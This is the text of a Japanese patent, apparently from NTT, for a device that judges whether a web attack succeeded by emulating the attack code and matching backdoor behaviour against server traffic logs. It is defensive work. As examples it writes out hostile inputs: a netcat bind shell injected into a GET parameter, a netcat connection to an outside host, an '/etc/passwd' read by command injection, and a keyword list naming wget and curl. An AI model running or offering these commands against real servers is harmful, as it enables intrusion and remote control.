

(19) 日本国特許庁(JP)

(12) 特 許 公 報(B2)

(11) 特許番号

特許第6867552号
(P6867552)

(45) 発行日 令和3年4月28日(2021.4.28)

(24) 登録日 令和3年4月12日(2021.4.12)

(51) Int.Cl. F I
HO4L 12/66 (2006.01) HO4L 12/66 B

請求項の数 4 (全 12 頁)

<p>(21) 出願番号 特願2020-521093 (P2020-521093) (86) (22) 出願日 平成31年4月15日 (2019.4.15) (86) 国際出願番号 PCT/JP2019/016207 (87) 国際公開番号 W02019/225214 (87) 国際公開日 令和1年11月28日 (2019.11.28) 審査請求日 令和2年5月15日 (2020.5.15) (31) 優先権主張番号 特願2018-97419 (P2018-97419) (32) 優先日 平成30年5月21日 (2018.5.21) (33) 優先権主張国・地域又は機関 日本国 (JP)</p>	<p>(73) 特許権者 00004226 日本電信電話株式会社 東京都千代田区大手町一丁目5番1号 (74) 代理人 110002147 特許業務法人酒井国際特許事務所 (72) 発明者 鐘本 楊 東京都千代田区大手町一丁目5番1号 日 本電信電話株式会社内 (72) 発明者 青木 一史 東京都千代田区大手町一丁目5番1号 日 本電信電話株式会社内 審査官 宮島 郁美</p>
--	---

最終頁に続く

(54) 【発明の名称】 判定方法、判定装置および判定プログラム

(57) 【特許請求の範囲】

【請求項 1】

攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定方法であって、
 前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定ステップと、

前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析ステップと、

前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出ステップと、

前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定ステップと

を含んだことを特徴とする判定方法。

【請求項 2】

前記特徴抽出ステップは、前記バックドア動作に関する特徴として、OSのシステムコール、アプリケーションのAPI呼び出しあるいは、通信ログを抽出することを特徴とする請求項 1 に記載の判定方法。

【請求項 3】

攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定装置であって、

前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定部と、

10

20

前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析部と、

前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出部と、

前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定部と

を備えたことを特徴とする判定装置。

【請求項 4】

攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定プログラムであって、

前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定ステップと、

前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析ステップと、

前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出ステップと、

前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定ステップと

をコンピュータに実行させることを特徴とする判定プログラム。

【発明の詳細な説明】

【技術分野】

【0001】

本発明は、判定方法、判定装置および判定プログラムに関する。

【背景技術】

【0002】

Webアプリケーションは多くのサービスで利用されている一方で、不特定多数からアクセス可能なため攻撃に晒されやすい性質を持つ。攻撃は、WAF (Web Application Firewall)、NIDS (Network-based Intrusion Detection System) 等により検知することができるが、攻撃が成功したか否かについては大量のアラートを調査・検証する必要がある。そこで、例えば、攻撃が成功したか否かを判定するため、攻撃リクエストに対応するレスポンスを検査し、攻撃が成功した際に現れる特徴があれば攻撃が成功したと判定し、攻撃が成功した際に現れる特徴がなければ攻撃が失敗したと判定する技術が考えられる(例えば、非特許文献1参照)。

【先行技術文献】

【非特許文献】

【0003】

【非特許文献1】鐘揚、青木一史、三好潤、嶋田創、高倉弘喜、"AVT Lite: 攻撃コードのエミュレーションに基づくWeb攻撃の成否判定手法"、コンピュータセキュリティシンポジウム 2017 論文集、2017

【発明の概要】

【発明が解決しようとする課題】

【0004】

しかしながら、上記した従来の技術では、攻撃による痕跡がリクエストと同じコンテキストのレスポンスに存在することを前提としているため、攻撃が成功した際に別の通信を行い、バックドアとして働くような攻撃に対しては攻撃の成否判定ができないという課題があった。

【0005】

本発明は、上記に鑑みてなされたものであって、バックドアとして働くような攻撃の成否を適切に判定することを目的とする。

【課題を解決するための手段】

【 0 0 0 6 】

上述した課題を解決し、目的を達成するために、本発明の判定方法は、攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定方法であって、前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定ステップと、前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析ステップと、前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出ステップと、前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定ステップとを含んだことを特徴とする。

10

【 0 0 0 7 】

また、本発明の判定装置は、攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定装置であって、前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定部と、前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析部と、前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出部と、前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定部とを備えたことを特徴とする。

【 0 0 0 8 】

また、本発明の判定プログラムは、攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定プログラムであって、前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定ステップと、前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析ステップと、前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出ステップと、前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定ステップとをコンピュータに実行させることを特徴とする。

20

【 発明の効果 】

【 0 0 0 9 】

本発明によれば、既存のシステムを変更することなく、バックドアとして働くような攻撃の成否を適切に判定することができるという効果を奏する。

30

【 図面の簡単な説明 】

【 0 0 1 0 】

【 図 1 】 図 1 は、第 1 の実施形態の判定装置の動作概要を説明する図である。

【 図 2 】 図 2 は、図 1 の判定装置の構成例を示す図である。

【 図 3 】 図 3 は、図 2 の攻撃タイプ別キーワードリストの例を示す図である。

【 図 4 】 図 4 は、図 2 のバックドア動作特徴テーブルの例を示す図である。

【 図 5 】 図 5 は、図 2 の判定装置の処理手順を示すフローチャートである。

40

【 図 6 】 図 6 は、判定装置を含むネットワークの構成例を示す図である。

【 図 7 】 図 7 は、判定プログラムを実行するコンピュータを示す図である。

【 発明を実施するための形態 】

【 0 0 1 1 】

以下、図面を参照しながら、本発明の実施形態を説明する。本発明は本実施形態に限定されない。

【 0 0 1 2 】

[第 1 の実施形態]

[概要]

図 1 を用いて、第 1 の実施形態の判定装置 1 0 の動作概要を説明する。まず、判定装置

50

10は、例えば、図1に示すように、webアプリケーション(webサーバ)への攻撃リクエスト((1))を受信する。例えば、webアプリケーション/index.phpには任意のコマンド実行という脆弱性が存在し、webサーバが攻撃リクエストとして「GET /index.php?file=home;nc -l -p 4444 -e /bin/bash」という攻撃を受けたとする。

【0013】

そして、判定装置10は、エミュレータで攻撃コードを実行し、エミュレータ内で観測した挙動を後述するバックドア動作特徴テーブル112(図1では図示略)に格納する(2)。例えば、判定装置10は、エミュレータで攻撃コードを実行した結果、この攻撃が成功するとポート番号4444で通信の接続を待ち受け、接続後/bin/bashが起動するため、外部から4444番ポートに接続することで、任意のコマンドが実行できることが観測できたものとする。

10

【0014】

その後、Webサーバに対して4444番ポート(TCP4444ポート)で接続を確立するバックドア動作があったものとする(3)。そして、判定装置10は、バックドア動作特徴テーブル112を参照し、バックドア動作の有無によって攻撃リクエストの成否を判定する(4)。具体的には、判定装置10は、バックドア動作特徴テーブル112と実際の通信ログを照らし合わせることで、攻撃が成功しているか判定する。

【0015】

このようにすることで、判定装置10は、攻撃リクエストがあった際、攻撃コードをエミュレータ内でその動作を観測し、攻撃コードで指定したバックドア通信の有無によって、攻撃の成否を判定する。この結果、判定装置10では、既存のシステムを改変することなく、攻撃コードをエミュレータ内でその動作を観測し、攻撃コードで指定したバックドア動作の有無によって、攻撃の成否を適切に判定することが可能である。

20

【0016】

[構成]

次に、図2を用いて判定装置10の構成を説明する。判定装置10は、記憶部11と、攻撃検知部121と、攻撃タイプ判定部122と、攻撃コード解析部123と、特徴抽出部124と、成否判定部125とを備える。

【0017】

攻撃タイプ別キーワードリスト111は、攻撃タイプごとに、当該攻撃タイプの攻撃コードに含まれるキーワードを示した情報である。この攻撃タイプ別キーワードリスト111は、攻撃タイプ判定部122が、攻撃コードに含まれるキーワードから攻撃タイプを判定する際に参照される。

30

【0018】

なお、攻撃タイプは、例えば、A.OSコマンドを悪用する攻撃タイプ、B.プログラムコードを悪用する攻撃タイプ、C.SQLコマンド(DBの機能)を悪用する攻撃タイプ(例えば、SQL Injection等)、D.HTTPレスポンスを悪用する攻撃タイプ(例えば、XSS、Header Injection等)、E.ファイル操作を悪用する攻撃タイプ(例えば、ディレクトリトラバーサル等)の5つのタイプに分けられる。

【0019】

なお、図3に例示するように、上記のA.の攻撃タイプではOSコマンドの名前をキーワードとする。また、B.の攻撃タイプではプログラミング言語で利用する固有表現をキーワードとする。例えば、PHPであればprint_r、var_dump、base64_decode等のPHPに固有の関数あるいはPHPの固有表現等(\$_GET、\$_POST等)をキーワードとする。その他のプログラミング言語(Java(登録商標)、Perl、Ruby、Python等)においても同様である。そのため、B.の攻撃タイプではプログラミング言語毎に攻撃タイプ別キーワードリストを保持している。このとき、どのプログラミング言語に当たるかの情報は、例えば、図3に示すように、サブ攻撃タイプとして保持する。

40

【0020】

また、C.の攻撃タイプではSQLコマンドの名前(select、update、insert、drop等)やD

50

Bアクセスの際の特徴的な表現をキーワードとする。例えば、MySQLの場合、information_schema、@@version、mysql等である。さらに、D.の攻撃タイプではHTMLやJavascript（登録商標）で利用される固有表現（alert、onclick等）をキーワードとする。また、E.の攻撃タイプではディレクトリトラバーサル攻撃で利用される固有表現（../等）をキーワードとする。

【0021】

バックドア動作特徴テーブル112は、後述する攻撃コード解析部によってエミュレータで攻撃コードが実行された結果、エミュレータ内で観測された挙動を記憶するテーブルである。例えば、バックドア動作特徴テーブル112は、図4に例示するように、OSのシステムコール、アプリケーションのAPI呼び出しあるいは、通信の監視で観測された「動作」と、バックドア通信で用いられる「IPアドレス」および「ポート番号」とを記憶するテーブルである。通信ログ113は、Webサーバで実行された通信に関するログである。

10

【0022】

攻撃検知部121は、webサーバへのリクエストが攻撃か否かの判定（攻撃検知）を行う。攻撃検知のアルゴリズムは、既存のシグネチャ検知のアルゴリズム（例えば、Snort（<https://www.snort.org/>）や、Bro（<https://www.bro.org/>））や、異常検知のアルゴリズム（例えば、Detecting Malicious Inputs of Web Application Parameters Using Character Class Sequences, COMPSAC, 2015）を用いてよい。

【0023】

なお、ここでは、攻撃検知部121が処理対象とするリクエストにおけるURLエンコードやHTMLエンコードはデコード済みであるとする。例えば、リクエストが「GET /index.php?id=1234%3Bcat%20%2Fetc%2Fpasswd%3B」である場合、「GET /index.php?id=1234;cat /etc/passwd;」にデコード済であるものとする。

20

【0024】

また、リクエストにおける攻撃コードの部分は、上記の既存のシグネチャ検知や異常検知のアルゴリズムにより出力されるものとする。例えば、リクエストが「GET /index.php?id=1234;cat /etc/passwd;」である場合、上記のアルゴリズムにより、上記のリクエストの攻撃コードの部分である「1234;cat /etc/passwd;」が出力されるものとする。

【0025】

攻撃タイプ判定部122は、攻撃検知部121により攻撃と判定されたリクエストに含まれる攻撃コードに対して攻撃タイプの判定を行う。

30

【0026】

ここで、攻撃タイプ判定部122は、例えば、webアプリケーションに対する攻撃の中でも特に重要と思われる、5つの攻撃タイプ（上記のA.~E.の攻撃タイプ）のいずれであるかを判定する。ここでの攻撃タイプの判定は、攻撃コードに含まれるキーワードが、攻撃タイプ別キーワードリスト111（図3参照）に示されるどの攻撃タイプのキーワードとマッチするかにより行われる。

【0027】

例えば、攻撃タイプ判定部122は、攻撃タイプ別キーワードリスト111を参照して、攻撃コードに「cat」が含まれていれば、当該攻撃コードをA.の攻撃タイプ（OSコマンドを悪用する攻撃タイプ）と判定する。また、攻撃タイプ判定部122は、攻撃コードに「print_r」が含まれていれば、当該攻撃コードをB.の攻撃タイプ（プログラムコードを悪用する攻撃タイプ）であり、その中でもphpを用いた攻撃タイプであると判定する。

40

【0028】

なお、攻撃タイプ判定部122は、攻撃コードが、攻撃タイプ別キーワードリスト111（図3参照）に示される複数の攻撃タイプのキーワードとマッチした場合、例えば、攻撃コードの最初（攻撃コード内で最も左の位置）に出現したキーワードの攻撃タイプであると判定する。

【0029】

50

一例を挙げると、攻撃コードが「;php -e “\$i=123456789;var_dump(\$1)” ;」の場合、攻撃タイプ別キーワードリスト111において、A.の攻撃タイプのキーワードである「php」と、B.の攻撃タイプのキーワードである「var_dump」とが出現する。このような場合、攻撃タイプ判定部122は、上記の攻撃コードにおいて「php」の方が「var_dump」よりも初めに出現しているため、A.の攻撃タイプと判定する。

【0030】

なお、攻撃タイプ判定部122は、攻撃タイプ別キーワードリスト111を参照して、攻撃コードがどの攻撃タイプともマッチしなかった場合は判定不可とする。

【0031】

攻撃コード解析部123は、判定された攻撃タイプに応じ、Webサーバへの攻撃コードによる攻撃のエミュレーションを実施する。具体的には、攻撃コード解析部123は、攻撃タイプ判定部122で判定された攻撃コードの攻撃タイプに応じたエミュレータを用いて、当該攻撃コードによるwebアプリケーションへの攻撃のエミュレーションを実施する。

10

【0032】

なお、上記の各攻撃タイプに応じたエミュレータは、例えば、デバッガやインタプリタを応用して事前に作成しておき、攻撃コード解析部123は、事前作成されたエミュレータから、攻撃タイプに応じたエミュレータを選択する。

【0033】

例えば、攻撃コードの攻撃タイプがA.OSコマンドを悪用する攻撃タイプである場合、攻撃コード解析部123は、OSコマンドを実行できる環境（例えば、Windows（登録商標）のコマンドプロンプト、Linux（登録商標）のbash、あるいはコマンドをエミュレートできるエミュレータ）を用いて、当該攻撃コードをコマンドとして実行する。

20

【0034】

一例を挙げると、攻撃コード解析部123は、「bash -c "cat /etc/passwd;"」というように、bashコマンドに-c引数で指定したコマンドを実行させる。また、例えば、攻撃コードの攻撃タイプが、B.プログラムコードを悪用する攻撃タイプである場合、攻撃コード解析部123は、プログラミング言語に対して適切なインタプリタあるいはエミュレータを用いて、当該攻撃コードを実行する。

【0035】

30

一例を挙げると、攻撃コードが、phpコードの場合、攻撃コード解析部123は、「php -r "print('123456789');die();"」というように、phpインタプリタに-r引数で指定したコードを実行させる。また、攻撃コードがpythonコードの場合、攻撃コード解析部123は、「python -c "import sys;print 123456789;sys.exit()"」というように、pythonインタプリタに-c引数で指定したコードを実行させる。

【0036】

また、攻撃コードの攻撃タイプが、C.SQLコマンド(DBの機能)を悪用する攻撃タイプ（例えば、SQL Injection等）である場合、攻撃コード解析部123は、DBに対してSQL文を実行できるターミナルあるいはエミュレータを用いて、当該攻撃コードを実行する。

【0037】

40

なお、SQL Injection攻撃によって挿入されるSQL文（SQLコマンド）は部分的なものであり、そのままでは実行できない。よって、攻撃コード解析部123は、SQL文の整形を行う。例えば、攻撃コード解析部123は、SQL文のSELECT句等より前の部分を消去することにより、SQL文をSELECT句等が攻撃コードの最初に現れるように変更する。なお、攻撃コード解析部123が、SQL文の句のうち、最初に現れるように調整するキーワードはSELECT句以外の句（例えば、update、delete、drop等の句）であってもよく、これらの句は攻撃タイプ別キーワードリスト111（図3参照）で与えられているものとする。

【0038】

特徴抽出部124は、エミュレーションの結果、Webサーバへの攻撃に成功した場合にWebサーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する。例えば

50

、特徴抽出部 1 2 4 は、バックドア動作に関する特徴として、OS のシステムコール、アプリケーションの A P I 呼び出しあるいは通信ログを抽出する。

【 0 0 3 9 】

つまり、特徴抽出部 1 2 4 は、エミュレーション時の攻撃コードが実行されている際のバックドア動作に関する特徴を抽出する。ここでいう動作とは具体的には OS のシステムコール、アプリケーションの A P I 呼び出しあるいは通信ログなどのことを指している。取得方法は既存のシステムコールモニターや A P I モニターを利用する。

【 0 0 4 0 】

例えば、攻撃リクエストが「GET /index.php?file=home;nc -l -p 4444 -e /bin /bash」の場合には、「nc -l -p 4444 -e /bin/bash」が攻撃コードとなるため、攻撃コード解析部 1 2 3 は、このコマンドをエミュレートする際はエミュレータで実際にこのコマンドを実行する。その際に、攻撃コード解析部 1 2 3 は、システムコールをモニターするLinuxのstraceコマンドを攻撃コマンドを実行する以前に挿入することで、攻撃コマンドの実行ログを取得することが可能となる。例えば、下記の例ではシステムコールのbindが呼び出されており、ポート番号4444で接続を受け付けることが分かる。

実行例：strace nc -l -p 4444

出力：bind(4<TCP:[96541]>, {sa_family=AF_INET, sin_port=htons(4444), sin_addr=inet_addr("0.0.0.0")}, 128) = 0

【 0 0 4 1 】

もう一つの例を示す。例えば、攻撃リクエストが「GET /index.php?file=home;nc 1.2.3.4 4444」の場合には、「nc 1.2.3.4 4444」が攻撃コードとなるため、攻撃コード解析部 1 2 3 は、このコマンドをエミュレートする際はエミュレータで実際にこのコマンドを実行する。その際に、攻撃コード解析部 1 2 3 は、通信を観測するtcpdumpコマンド等を実行しながら、攻撃コマンドを実行することで、攻撃コマンドを実行した際の通信ログを取得することが可能となる。

例えば、下記の例では通信先が1.2.3.4、ポート番号4444で接続を行うことが分かる。

実行例：tcpdump -i eth0

出力：

00:00:01 IP 192.168.1.2.50000 > 1.2.3.4.4444: Flags [S], seq 100000000, win 65535

00:00:02 IP 192.168.1.2.50000 > 1.2.3.4.4444: Flags [S], seq 100000000, win 65535

【 0 0 4 2 】

特徴抽出部 1 2 4 は、このようにして取得したシステムコールのログや通信ログ等を動作としてバックドア動作特徴テーブル 1 1 2 に保存する（図 4 参照）。

【 0 0 4 3 】

成否判定部 1 2 5 は、Webサーバにおける実際の通信の通信ログが、特徴抽出部 1 2 4 によって抽出された特徴を有する場合、攻撃コードによる攻撃が成功したと判定する。一方、成否判定部 1 2 5 は、Webサーバの通信ログが、特徴抽出部 1 2 4 によって抽出された特徴を有していない場合、攻撃は失敗したと判定する。そして、成否判定部 1 2 5 は、攻撃の成否（成功 / 失敗）の判定結果を出力する。

【 0 0 4 4 】

判定方法として、例えば、成否判定部 1 2 5 は、バックドア動作特徴テーブル 1 1 2 に保存された動作と実際の動作を照合し、バックドア動作の有無によって攻撃の成否を判定する。なお、判定方法は観測された動作によって異なるようにしてもよい。例えば、成否判定部 1 2 5 は、動作が接続待ちを表す「bind」である場合には、判定方法として、時間 T 以内に攻撃対象となったホストに対して観測したポート番号に対して接続が確立したかどうか判定し、確立した場合は成功、確立できなかった場合は失敗と判定する。また、例えば、成否判定部 1 2 5 は、動作が接続することを表す「connect」である場合には、判定方法として、時間 T 以内に観測した IP アドレスおよびポート番号に対して

10

20

30

40

50

接続が確立したかどうか判定し、確立した場合は成功、確立できなかった場合は失敗と判定する。

【 0 0 4 5 】

この場合に、例えば、前述した例では、4444番ポートで接続を待ち受けるため、成否判定部 1 2 5 は、時間 T 以内に攻撃者からポート番号4444に対して接続が確立される場合は攻撃成功と判定し、確立されなければ失敗と判定する。

【 0 0 4 6 】

[処理手順]

次に、図 5 を用いて、判定装置 1 0 の処理手順を説明する。まず、判定装置 1 0 の攻撃検知部 1 2 1 は、webアプリケーションへのリクエストが攻撃か否かを判定する (S 1)。ここで、当該リクエストが攻撃であれば (S 1 で Y e s)、攻撃タイプ判定部 1 2 2 は、攻撃タイプ別キーワードリスト 1 1 1 を参照して、当該リクエストに含まれる攻撃コードの攻撃タイプを判定する (S 2)。攻撃タイプ判定部 1 2 2 が攻撃タイプを判定可能な場合 (S 3 で Y e s)、攻撃コード解析部 1 2 3 は、判定された攻撃タイプに基づき、攻撃コードのエミュレーションを実行する。そして、特徴抽出部 1 2 4 は、エミュレーションの結果、Webサーバへの攻撃に成功した場合にWebサーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する攻撃コード解析処理を行う (S 4)。なお、S 1 において攻撃検知部 1 2 1 がwebアプリケーションへのリクエストは攻撃ではないと判定した場合 (S 1 で N o)、処理を終了する。

【 0 0 4 7 】

S 4 の後、成否判定部 1 2 5 は、エミュレーションで観測したバックドアの挙動と実際の通信を比較する (ステップ S 5)。この結果、成否判定部 1 2 5 は、バックドアの動作がないと判定した場合には (S 6 で N o)、攻撃は失敗したとして、外部装置等に通知する (S 8)。また、成否判定部 1 2 5 は、バックドアの動作があると判定した場合には (S 6 で Y e s)、攻撃は成功したとして、外部装置等に通知する (S 7)。なお、S 3 において攻撃タイプ判定部 1 2 2 が攻撃タイプの判定不可能な場合 (S 3 で N o)、あるいは、判定装置 1 0 は、攻撃の成否判定は不可として、外部装置等に通知する (S 9)。

【 0 0 4 8 】

[第 1 の実施形態の効果]

このような判定装置 1 0 によれば、攻撃コードをエミュレータ内でその動作を観測し、攻撃コードで指定したバックドア動作の有無によって、攻撃の成否を判定できるようになるため、既存のシステムを変更することなく、バックドアとして働くような攻撃の成否を適切に判定することができるという効果を奏する。

【 0 0 4 9 】

[その他の実施形態]

なお、上述した判定装置 1 0 における攻撃検知部 1 2 1 は、判定装置 1 0 の外部に設置されていてもよい。例えば、図 6 (a)、(b) に示すように、判定装置 1 0 の外部に設置される W A F 等の攻撃検知機器により実現されてもよい。また、判定装置 1 0 は、図 6 (a) に示すように、攻撃の成否の判定対象となるwebサーバと直接接続する構成 (インライン構成) としてもよいし、図 6 (b) に示すように、webサーバと W A F 等の攻撃検知機器経由で接続する構成 (タップ構成) としてもよい。

【 0 0 5 0 】

[システム構成等]

また、図示した各装置の各構成要素は機能概念的なものであり、必ずしも物理的に図示の如く構成されていることを要しない。すなわち、各装置の分散・統合の具体的形態は図示のものに限られず、その全部または一部を、各種の負荷や使用状況などに応じて、任意の単位で機能的または物理的に分散・統合して構成することができる。さらに、各装置にて行われる各処理機能は、その全部または任意の一部が、CPUおよび当該CPUにて解析実行されるプログラムにて実現され、あるいは、ワイヤードロジックによるハードウェアとして実現され得る。

【 0 0 5 1 】

また、本実施の形態において説明した各処理のうち、自動的に行われるものとして説明した処理の全部または一部を手動的に行うこともでき、あるいは、手動的におこなわれるものとして説明した処理の全部または一部を公知の方法で自動的に行うこともできる。この他、上記文書中や図面中で示した処理手順、制御手順、具体的名称、各種のデータやパラメータを含む情報については、特記する場合を除いて任意に変更することができる。

【 0 0 5 2 】

[プログラム]

また、上記の実施形態で述べた判定装置 10 の機能を実現するプログラムを所望の情報処理装置（コンピュータ）にインストールすることによって実装できる。例えば、パッケージソフトウェアやオンラインソフトウェアとして提供される上記のプログラムを情報処理装置に実行させることにより、情報処理装置を判定装置 10 として機能させることができる。ここで言う情報処理装置には、デスクトップ型またはノート型のパーソナルコンピュータが含まれる。また、その他にも、情報処理装置にはスマートフォン、携帯電話機や P H S（Personal Handyphone System）等の移動体通信端末、さらには、P D A（Personal Digital Assistants）等がその範疇に含まれる。また、判定装置 10 を、クラウドサーバに実装してもよい。

【 0 0 5 3 】

図 7 を用いて、上記のプログラム（判定プログラム）を実行するコンピュータの一例を説明する。図 7 に示すように、コンピュータ 1000 は、例えば、メモリ 1010 と、C P U 1020 と、ハードディスクドライブインタフェース 1030 と、ディスクドライブインタフェース 1040 と、シリアルポートインタフェース 1050 と、ビデオアダプタ 1060 と、ネットワークインタフェース 1070 とを有する。これらの各部は、バス 1080 によって接続される。

【 0 0 5 4 】

メモリ 1010 は、R O M（Read Only Memory）1011 および R A M（Random Access Memory）1012 を含む。R O M 1011 は、例えば、B I O S（Basic Input Output System）等のブートプログラムを記憶する。ハードディスクドライブインタフェース 1030 は、ハードディスクドライブ 1090 に接続される。ディスクドライブインタフェース 1040 は、ディスクドライブ 1100 に接続される。ディスクドライブ 1100 には、例えば、磁気ディスクや光ディスク等の着脱可能な記憶媒体が挿入される。シリアルポートインタフェース 1050 には、例えば、マウス 1110 およびキーボード 1120 が接続される。ビデオアダプタ 1060 には、例えば、ディスプレイ 1130 が接続される。

【 0 0 5 5 】

ここで、図 7 に示すように、ハードディスクドライブ 1090 は、例えば、O S 1091、アプリケーションプログラム 1092、プログラムモジュール 1093 およびプログラムデータ 1094 を記憶する。前記した実施形態で説明した各種データや情報は、例えばハードディスクドライブ 1090 やメモリ 1010 に記憶される。

【 0 0 5 6 】

そして、C P U 1020 が、ハードディスクドライブ 1090 に記憶されたプログラムモジュール 1093 やプログラムデータ 1094 を必要に応じて R A M 1012 に読み出して、上述した各手順を実行する。

【 0 0 5 7 】

なお、上記の判定プログラムに係るプログラムモジュール 1093 やプログラムデータ 1094 は、ハードディスクドライブ 1090 に記憶される場合に限られず、例えば、着脱可能な記憶媒体に記憶されて、ディスクドライブ 1100 等を介して C P U 1020 によって読み出されてもよい。あるいは、上記のプログラムに係るプログラムモジュール 1093 やプログラムデータ 1094 は、L A N（Local Area Network）や W A N（Wide Area Network）等のネットワークを介して接続された他のコンピュータに記憶され、

10

20

30

40

50


ネットワークインタフェース1070を介してCPU1020によって読み出されてもよい。

【符号の説明】


【0058】

- 10 判定装置
- 11 記憶部
- 111 攻撃タイプ別キーワードリスト
- 112 バックドア動作特徴テーブル
- 113 通信ログ
- 121 攻撃検知部
- 122 攻撃タイプ判定部
- 123 攻撃コード解析部
- 125 成否判定部

【図1】



【図2】



【図3】


攻撃タイプ	サブ攻撃タイプ	キーワード
A		cat, ls, wget, curl, echo, print, exec, php, python, ruby, ...
B	PHP	print_r, var_dump, base64_decode, ... \$_GET, \$_POST, ...
	Java	java., javax., @ognl, ... など
	Perl	...

C		select, update, insert, drop, ... information_schema, @@version, mysql, ...
D		<, >, script, iframe, document., window., onmouse, onclick, alert(), ...
E		../, ./, /, ...


【図4】

動作	IPアドレス	ポート番号
bind	0.0.0.0	4444

